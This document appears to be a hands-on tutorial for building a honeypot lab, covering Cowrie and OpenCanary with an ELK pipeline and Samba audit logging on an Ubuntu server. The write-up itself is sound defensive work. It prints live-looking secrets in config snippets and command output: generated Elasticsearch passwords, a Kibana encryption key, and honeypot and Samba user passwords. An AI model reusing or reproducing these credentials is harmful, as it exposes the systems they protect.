Download the logstash-cowrie.conf from GitHub and copy it into the conf.d directory under Logstash.

Configuring logstash-cowrie.conf file settings

```
input {
        # filebeats
        beats {
                port => 5044
                type => "cowrie"
                codec => "json"
        }
```

```
root@ubuntu-soc-server-v3:~# systemctl restart logstash
```

Restarting Logstash to ensure it is using the latest configuration file that was updated earlier.

Downloading Cowrie's filebeat configuration file for Filebeat

```
root@ubuntu-soc-server-v3:~# wget https://raw.githubusercontent.com/cowrie/cowrie/master/docs/elk/filebeat-cowrie.conf
```

```
root@ubuntu-soc-server-v3:~# sudo cp filebeat-cowrie.conf /etc/filebeat/filebeat.yml
```

Download the filebeat-cowrie.conf from GitHub and copy it into the Filebeat directory.

Configuring filebeat.yml file settings

```
filebeat.inputs:

# Each - is an input. Most options can be set at the inp
# you can use different inputs for various configuration
# Below are the input specific configurations.

- type: log

  # Change to true to enable this input configuration.
  enabled: true

  # Paths that should be crawled and fetched. Glob based
  paths:
    - /home/cowrie/cowrie/var/log/cowrie/cowrie.json*
    #- c:\programdata\elasticsearch\logs\*
```

Configuring filebeat.yml file settings

```
output.elasticsearch:
  # Array of hosts to co
  enabled: false
```

```
output.logstash:
  enabled: true
  # The Logstash hosts
  hosts: ["localhost:5044"]
```

```
root@ubuntu-soc-server-v3:~# systemctl restart filebeat
```

Restarting Filebeat to ensure it is using the latest configuration file that was updated earlier.

Installing Cowrie on an Ubuntu server

```
root@ubuntu-soc-server-v3:~# sudo apt-get install git python3-virtualenv libssl-dev libffi-dev bu
ild-essential libpython3-dev python3-minimal authbind virtualenv
```

```
root@ubuntu-soc-server-v3:~# sudo apt install python3-venv
```

I chose Cowrie as the honeypot to use because it allows me to test for SSH and Telnet brute force attempts, revealing attackers' actions. The command listed above enables users to download a Python3 virtual environment so that we can install Cowrie's dependencies.

Creating a new Cowrie user on an Ubuntu server

```
root@ubuntu-soc-server-v3:~# sudo adduser --disabled-password cowrie
info: Adding user `cowrie' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `cowrie' (1000) ...
info: Adding new user `cowrie' (1000) with group `cowrie (1000)' ...
info: Creating home directory `/home/cowrie' ...
info: Copying files from `/etc/skel' ...
Changing the user information for cowrie
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] Y
info: Adding new user `cowrie' to supplemental / extra groups `users' ...
info: Adding user `cowrie' to group `users' ...
```

It is recommended to run Cowrie without root user so in the event of the honeypot getting compromised, the attacker won't be able to get root access immediately.

Switching to Cowrie user and downloading Cowrie package

```
root@ubuntu-soc-server-v3:~# sudo su - cowrie
cowrie@ubuntu-soc-server-v3:~$
```

```
cowrie@ubuntu-soc-server-v3:~$ git clone http://github.com/cowrie/cowrie
Cloning into 'cowrie' ...
```

Downloading cowrie directly from github using the git clone command.

Setting up and running a virtual environment in the Cowrie directory

```
cowrie@ubuntu-soc-server-v3:~$ cd cowrie
cowrie@ubuntu-soc-server-v3:~/cowrie$ python3 -m venv cowrie-env
```

This is to setup for cowrie in a python virtual environment which would allows us to install the requirement files that is needed to run cowrie.

```
cowrie@ubuntu-soc-server-v3:~/cowrie$ source cowrie-env/bin/activate
(cowrie-env) cowrie@ubuntu-soc-server-v3:~/cowrie$
```

Virtual environment is activated on cowrie.

Executing Pip upgrade command

```
(cowrie-env) cowrie@ubuntu-soc-server-v3:~/cowrie$ python3 -m pip install --upgrade pip
Requirement already satisfied: pip in ./cowrie-env/lib/python3.12/site-packages (24.0)
Collecting pip
  Downloading pip-24.1.1-py3-none-any.whl.metadata (3.6 kB)
Downloading pip-24.1.1-py3-none-any.whl (1.8 MB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 1.8/1.8 MB 29.4 MB/s eta 0:00:00
Installing collected packages: pip
  Attempting uninstall: pip
    Found existing installation: pip 24.0
    Uninstalling pip-24.0:
      Successfully uninstalled pip-24.0
Successfully installed pip-24.1.1
```

Upgrading pip version so that it will be able to install additional requirements.

Installing Cowrie on an Ubuntu server

```
(cowrie-env) cowrie@ubuntu-soc-server-v3:~/cowrie$ python3 -m pip install --upgrade -r requirements.txt
Building wheels for collected packages: tftpy
  Building wheel for tftpy (pyproject.toml) ... done
  Created wheel for tftpy: filename=tftpy-0.8.2-py3-none-any.whl size=29494 sha256=c331a3392e00129a80fb3eab81ea470ccdf3c187ff1b9fe2b3130ac432019fcf
  Stored in directory: /home/cowrie/.cache/pip/wheels/ef/94/16/15d8833761a47ebe47364d11f51b5c2f75b3378c90a57e5c91
Successfully built tftpy
Installing collected packages: incremental, appdirs, urllib3, typing-extensions, tftpy, six, setuptools, pyparsing, pycparser, pyasn1, packaging, idna, constantly, configparser, charset-normalizer, certifi, bcrypt, attrs, zope-interface, requests, python-dateutil, pyasn1_modules, hyperlink, cffi, automat, twisted, cryptography, service_identity, pyopenssl, treq
Successfully installed appdirs-1.4.4 attrs-23.2.0 automat-22.10.0 bcrypt-4.1.3 certifi-2024.6.2 cffi-1.16.0 charset-normalizer-3.3.2 configparser-7.0.0 constantly-23.10.4 cryptography-42.0.8 hyperlink-21.0.0 idna-3.7 incremental-22.10.0 packaging-24.0 pyasn1-0.6.0 pyasn1_modules-0.4.0 pycparser-2.22 pyopenssl-24.1.0 pyparsing-3.1.2 python-dateutil-2.9.0.post0 requests-2.32.3 service_identity-24.1.0 setuptools-70.1.1 six-1.16.0 tftpy-0.8.2 treq-23.11.0 twisted-24.3.0 typing-extensions-4.12.2 urllib3-2.2.2 zope-interface-6.4.post2
```

Installation of the upgrade with requirements completed.

Creating a new Cowrie configuration file

```
cowrie@ubuntu-soc-server-v3:~/cowrie/etc$ cp cowrie.cfg.dist cowrie.cfg
```


Create a new copy of cowrie.cfg.dist and name it cowrie.cfg so that I can retain a backup of the original Cowrie configuration file while being able to make adjustments in the cowrie.cfg file.

Configure settings in Cowrie's configuration file


```
[telnet]

# Enable Telnet support,
enabled = true
```

Enabling Telnet service settings by changing 'enabled' from false to true.

Setting up Cowrie's index in Kibana webserver



Setting up cowrie-logstash-* in kibana interface while using default settings and timestamp inside the system.



Cowrie-logstash-* has successfully been configured inside kibana.

Configure settings in userdb.txt configuration file

The userdb.txt file will be able to replace userdb.example in the default Cowrie etc file to allow attackers to log in to the honeypot. By changing the settings, it will make it difficult for them to be able to login.

```
# Example userdb.txt
# This file may be copied to etc/userdb.txt.
# If etc/userdb.txt is not present, built-in defaults will be used.
#
# ':' separated fields, file is processed line for line
# processing will stop on first match
#
# Field #1 contains the username
# Field #2 is currently unused
# Field #3 contains the password
# '*' for any username or password
# '!' at the start of a password will not grant this password access
# '/' can be used to write a regular expression
#
root:x:Pr0fess0r!
john:x:My1astbr3ath@
```

I have set the root user to only allow the password Pr0fess0r! and the John user to only allow My1astbr3ath@. This way, the attacker might need some time to successfully brute force into the honeypot.

Enabling port forwarding on firewall for SSH and Telnet

```
root@ubuntu-soc-server-v3:~# sudo iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --t
o-port 2222
root@ubuntu-soc-server-v3:~# sudo iptables -t nat -A PREROUTING -p tcp --dport 23 -j REDIRECT --t
o-port 2223
root@ubuntu-soc-server-v3:~# sudo iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
REDIRECT   tcp  --  anywhere             anywhere             tcp dpt:ssh redir ports 2222
REDIRECT   tcp  --  anywhere             anywhere             tcp dpt:telnet redir ports 2223
```

By using the iptable command, I will be able to route the default ssh port to 2222 in the system configuration settings. Repeating the same method as above for Telnet to route the default Telnet port to 2223 in the system configuration settings.

Executing the sudo apt update command on the server

```
root@ubuntu-soc-server-v3:~# sudo apt update
Hit:1 http://mirrors.digitalocean.com/ubuntu noble InRelease
Get:2 http://mirrors.digitalocean.com/ubuntu noble-updates InRelease [126 kB]
Hit:3 https://artifacts.elastic.co/packages/7.x/apt stable InRelease
Get:4 http://mirrors.digitalocean.com/ubuntu noble-backports InRelease [126 kB]
Hit:5 https://repos.insights.digitalocean.com/apt/do-agent main InRelease
Hit:6 https://repos-droplet.digitalocean.com/apt/droplet-agent main InRelease
Get:7 http://mirrors.digitalocean.com/ubuntu noble-updates/main amd64 Packages [220 kB]
Get:8 http://mirrors.digitalocean.com/ubuntu noble-updates/main Translation-en [59.7 kB]
Get:9 http://mirrors.digitalocean.com/ubuntu noble-updates/main amd64 c-n-f Metadata [3596 B]
Get:10 http://mirrors.digitalocean.com/ubuntu noble-updates/universe amd64 Packages [116 kB]
Get:11 http://mirrors.digitalocean.com/ubuntu noble-updates/universe Translation-en [42.8 kB]
Get:12 http://mirrors.digitalocean.com/ubuntu noble-updates/universe amd64 c-n-f Metadata [4752 B]
Get:13 http://mirrors.digitalocean.com/ubuntu noble-updates/restricted amd64 c-n-f Metadata [416 B]
Get:14 http://security.ubuntu.com/ubuntu noble-security InRelease [126 kB]
Get:15 http://mirrors.digitalocean.com/ubuntu noble-updates/multiverse amd64 c-n-f Metadata [532 B]
Get:16 http://mirrors.digitalocean.com/ubuntu noble-backports/universe amd64 c-n-f Metadata [988 B]
Get:17 http://security.ubuntu.com/ubuntu noble-security/main amd64 c-n-f Metadata [2432 B]
Get:18 http://security.ubuntu.com/ubuntu noble-security/universe amd64 c-n-f Metadata [2236 B]
Get:19 http://security.ubuntu.com/ubuntu noble-security/restricted amd64 c-n-f Metadata [420 B]
Get:20 http://security.ubuntu.com/ubuntu noble-security/multiverse amd64 c-n-f Metadata [344 B]
Fetched 832 kB in 8s (104 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
31 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

Using sudo apt update to ensure that the server is equipped with the latest security patches. This process must be done daily to ensure that it stays up to date.

Stopping Elasticsearch and Kibana service

```
root@ubuntu-soc-server-v3:~# systemctl stop kibana elasticsearch
```

Stopping Elasticsearch and Kibana so that we can configure the settings in it.

Configuring Elasticsearch.yml file settings

```
xpack.security.enabled: true
xpack.security.authc.api_key.enabled: true
root@ubuntu-soc-server-v3:~# systemctl start elasticsearch
```

In the Elasticsearch YAML file, add xpack.security.enabled: true to enable X-Pack. Also, add xpack.security.authc.api_key.enabled: true. Start Elasticsearch to ensure it is using the latest updated configuration file.

Create passwords for built-in users

```
root@ubuntu-soc-server-v3:~# cd /usr/share/elasticsearch/bin
root@ubuntu-soc-server-v3:/usr/share/elasticsearch/bin# ./elasticsearch-setup-passwords auto
Initiating the setup of passwords for reserved users elastic,apm_system,kibana,kibana_system,logs
tash_system,beats_system,remote_monitoring_user.
The passwords will be randomly generated and printed to the console.
Please confirm that you would like to continue [y/N]y
```

```
Changed password for user apm_system
PASSWORD apm_system = hVrXnw40l8jyPIt40nPK

Changed password for user kibana_system
PASSWORD kibana_system = Dxycwg6cMIWF24rWkQSY

Changed password for user kibana
PASSWORD kibana = Dxycwg6cMIWF24rWkQSY

Changed password for user logstash_system
PASSWORD logstash_system = Zs3DSb4vdf0Rx7TI7rg1

Changed password for user beats_system
PASSWORD beats_system = ydBjHKEKS0fnJ4HxvARz

Changed password for user remote_monitoring_user
PASSWORD remote_monitoring_user = HGLJPRxI1SJepBFe9zyp

Changed password for user elastic
PASSWORD elastic = xOd4C79p1XRLAHhhUxbv
```

The password is generated for built-in users when using the command "./elasticsearch-setup-passwords auto".

Configuring Kibana.yml file settings

```
elasticsearch.username: "kibana_system"
elasticsearch.password: "Dxycwg6cMIWF24rWkQSY"
```

```
# Specifies the public URL at which Kibana is
# `server.basePath` is configured this URL sho
server.publicBaseUrl: "http://localhost:5601"
```

```
xpack.encryptedSavedObjects.encryptionKey: 'fhjskloppd678ehkdfdlliverpoolfcr'
```

```
root@ubuntu-soc-server-v3:~# systemctl restart kibana
```

In the Kibana YAML file, add the Elasticsearch username and password that were generated earlier. Also, include server.publicBaseUrl and xpack.encryptedSavedObjects.encryptionKey to enable the security settings. Restart Kibana to ensure it is using the latest updated configuration file.

Configuring logstash-cowrie.conf file settings

```
output {
    if [type] == "cowrie" {
        elasticsearch {
            hosts => ["localhost:9200"]
            ilm_enabled => auto
            ilm_rollover_alias => "cowrie-logstash"
            user => "elastic"
            password => "xOd4C79p1XRLAHhhUxbv"
        }
```

```
root@ubuntu-soc-server-v3:~# systemctl restart logstash
```

Adding the Elasticsearch username and password to the configuration file. Restart Logstash to ensure it is using the latest updated configuration file.

Installing OpenCanary on an Ubuntu server

OpenCanary is a multi-protocol network honeypot that requires low resources and can be tweaked based on what the user needs.

```
root@ubuntu-soc-server-v3:~# sudo apt-get install python3-dev python3-pip python3-virtualenv pyth
on3-venv python3-scapy libssl-dev libpcap-dev
root@ubuntu-soc-server-v3:~# virtualenv env/
created virtual environment CPython3.12.3.final.0-64 in 300ms
  creator CPython3Posix(dest=/root/env, clear=False, no_vcs_ignore=False, global=False)
  seeder FromAppData(download=False, pip=bundle, via=copy, app_data_dir=/root/.local/share/virtua
lenv)
    added seed packages: pip==24.0
  activators BashActivator,CShellActivator,FishActivator,NushellActivator,PowerShellActivator,Pyt
honActivator
root@ubuntu-soc-server-v3:~# . env/bin/activate
(env) root@ubuntu-soc-server-v3:~#
(env) root@ubuntu-soc-server-v3:~# pip install opencanary
```

Installing the resources needed before activating the virtual environment to install OpenCanary.

Setting up OpenCanary configuration file

```
(env) root@ubuntu-soc-server-v3:~# opencanaryd --copyconfig
<string>:1: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pyp
a.io/en/latest/pkg_resources.html
[*] A sample config file is ready /etc/opencanaryd/opencanary.conf

[*] Edit your configuration, then launch with "opencanaryd --start"
(env) root@ubuntu-soc-server-v3:~#
```

Setting up the configuration file by using the command opencanaryd --copyconfig allows a configuration file to be created in /etc/opencanaryd so that it will be able to determine which services and logging I want to enable.

Installing Samba on an Ubuntu server

```
root@ubuntu-soc-server-v3:~# sudo apt install samba
```

Install Samba on the server so that we can activate the Samba service on OpenCanary.

```
root@ubuntu-soc-server-v3:~# whereis samba
samba: /usr/sbin/samba /usr/lib/x86_64-linux-gnu/samba /etc/samba /usr/libexec/samba /usr/share/s
amba /usr/share/man/man8/samba.8.gz /usr/share/man/man7/samba.7.gz
```

Samba has been successfully installed on the server, with the command output indicating its location.

Creating user for Samba

```
root@ubuntu-soc-server-v3:~# sudo adduser john
info: Adding user `john' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `john' (1001) ...
info: Adding new user `john' (1001) with group `john (1001)' ...
info: Creating home directory `/home/john' ...
info: Copying files from `/etc/skel' ...
New password:
root@ubuntu-soc-server-v3:~# mkdir /home/john/sambashare/
root@ubuntu-soc-server-v3:/home/john/sambashare# touch testing.txt
```

I created a user named John and a 'sambashare' folder so that we can use it for sharing later. I have also created a 'testing.txt' file in it. The password is memberjohn123.

Configure settings in Samba configuration file

```
root@ubuntu-soc-server-v3:/etc/samba# cp smb.conf smb.bak
```

Created a backup copy of smb.conf as smb.bak in case I need to refer back to the original configuration file.

```
# Change this to the workgroup/NT-domain name your Samba server will part of
   workgroup = WORKGROUP

# server string is the equivalent of the NT Description field
   server string = NBDocs
   netbios name = SRV01
   dns proxy = no
#### Debugging/Accounting ####

# This tells Samba to use a separate log file for each machine
# that connects
    log file = /var/log/samba/log.all
    log level = 0

    vfs object = full_audit
    full_audit:prefix = %U|%I|%i|%m|%S|%L|%R|%a|%T|%D
    full_audit:success = flistxattr
    full_audit:failure = none
    full_audit:facility = local7
    full_audit:priority = notice

# Cap the size of the individual log files (in KiB).
    max log size = 100
####### Authentication #######

# Server role. Defines in which mode Samba will operate. Possible
# values are "standalone server", "member server", "classic primary
# domain controller", "classic backup domain controller", "active
# directory domain controller".
#
# Most people will want "standalone server" or "member server".
# Running as "active directory domain controller" will require first
# running "samba-tool domain provision" to wipe databases and create a
# new domain.
   server role = standalone server

   obey pam restrictions = yes

# This boolean parameter controls whether Samba attempts to sync the Unix
# password with the SMB password when the encrypted SMB password in the
# passdb is changed.
   unix password sync = no
```

I am editing the Samba configuration file to match the provided information from the reference on Samba configuration files.

Configure settings in Samba configuration file

```
# For Unix password sync to work on a Debian GNU/Linux system, the following
# parameters must be set (thanks to Ian Kahan <<kahan@informatik.tu-muenchen.de> for
# sending the correct chat script for the passwd program in Debian Sarge).
#   passwd program = /usr/bin/passwd %u
#   passwd chat = *Enter\snew\s*\spassword:* %n\n *Retype\snew\s*\spassword:* %n\n *p
   passdb backend = tdbsam

# This boolean controls whether PAM will be used for password changes
# when requested by an SMB client instead of the program listed in
# 'passwd program'. The default is 'no'.
#   pam password change = yes

# This option controls how unsuccessful authentication attempts are mapped
# to anonymous connections
   map to guest = bad user

# Allow users who've been granted usershare privileges to create
# public shares, not just authenticated ones
   usershare allow guests = yes
```

I am editing the Samba configuration file to match the provided information from the reference on Samba configuration files.

```
[sambashare]
    comment = Samba on Ubuntu
    path = /home/john/sambashare
    read only = no
    browsable = yes
    guest ok = yes
```

I have chosen to use sambashare instead of myshare in the Samba configuration file because it allows me to log in using Windows for testing.

```
root@ubuntu-soc-server-v3:~# sudo service smbd restart
```


I am restarting the Samba service so that the configuration file will take effect.

Setting up a user for Samba service


```
root@ubuntu-soc-server-v3:~# sudo smbpasswd -a john
New SMB password:
Retype new SMB password:
Added user john.
```

Creating a user called John in the system using the adduser command. Using smbpasswd -a john to set up a Samba password for the account. Using memberjohn as password.


Connecting to Samba via the Windows terminal



Selecting the 'map network drive' option and entering the file path for Samba.



Entering the credentials to log in.



Samba has successfully connected to Windows. The 'testing.txt' file, created earlier, is now visible inside the sambashare directory.

Configure settings in Rsyslog configuration file

```
root@ubuntu-soc-server-v3:~# sudo nano /etc/rsyslog.conf
# Include all config files in /etc/rsyslog.d/
#
$IncludeConfig /etc/rsyslog.d/*.conf

local7.*        /var/log/samba-audit.log
```

Adding local7.* /var/log/samba-audit.log inside rsyslog configuration file as a rule.

Creating a new Samba audit log

```
root@ubuntu-soc-server-v3:~# touch /var/log/samba-audit.log
root@ubuntu-soc-server-v3:~# chown syslog:adm /var/log/samba-audit.log
root@ubuntu-soc-server-v3:~# sudo service syslog restart
```

I created a new Samba audit log file to track logs from OpenCanary later. I adjusted the permissions so that syslog has the ability to write to the audit log file. Then, I restarted the syslog service to ensure the configuration changes took effect.

Configure settings in OpenCanary configuration file

```
root@ubuntu-soc-server-v3:~# sudo nano /etc/opencanaryd/opencanary.conf
"smb.auditfile": "/var/log/samba-audit.log",
"smb.enabled": true,
```

Configuring the OpenCanary configuration file to set the Samba audit filepath and enable the Samba service.


```
root@ubuntu-soc-server-v3:~# cat /var/log/samba-audit.log
2024-06-30T23:40:28.423865+08:00 ubuntu-soc-server-v3 smbd_audit: john|116.14.20.172|178.128.210
.174|msedgewin10|sambashare|SRV01|SMB3_11|Vista|2024/06/30 23:40:28|SRV01|flistxattr|ok|/home/jo
hn/sambashare
2024-06-30T23:40:28.426097+08:00 ubuntu-soc-server-v3 smbd_audit: john|116.14.20.172|178.128.210
.174|msedgewin10|sambashare|SRV01|SMB3_11|Vista|2024/06/30 23:40:28|SRV01|flistxattr|ok|/home/jo
hn/sambashare
2024-06-30T23:40:28.426226+08:00 ubuntu-soc-server-v3 smbd_audit: john|116.14.20.172|178.128.210
.174|msedgewin10|sambashare|SRV01|SMB3_11|Vista|2024/06/30 23:40:28|SRV01|flistxattr|ok|/home/jo
hn/sambashare/testing.txt
```

The Samba audit log records the actions that were connecting to the server.

```
root@ubuntu-soc-server-v3:~# sudo nano /etc/opencanaryd/opencanary.conf
"http.banner": "Apache/2.2.22 (Ubuntu)",
"http.enabled": true,
"http.port": 80,
"http.skin": "nasLogin",
```

Configuring the OpenCanary configuration file to enable the http service.

An example of a web server page



Here is an example of how the HTTP web server page looks when enabled by OpenCanary

Setting up filebeat so that Kibana can monitor OpenCanary

```
filebeat.inputs:

# Each - is an input. Most options can be set at the input level, so
# you can use different inputs for various configurations.
# Below are the input specific configurations.

- type: log

  # Change to true to enable this input configuration.
  enabled: true

  # Paths that should be crawled and fetched. Glob based paths.
  paths:
    - /home/cowrie/cowrie/var/log/cowrie/cowrie.json*
    - /var/tmp/opencanary.log
```

Setting the file path to ensure that opencanary.log is being fetched.

Setting up a log parser for OpenCanary configuration file

```
input {
       beats {
                port => 5044
                type => opencanary_logs
        }
}

filter {
        mutate {
                add_tag => ["opencanary"]
        }
        json {
                source => "message"
                target => "parsedJson"
        }
       mutate {
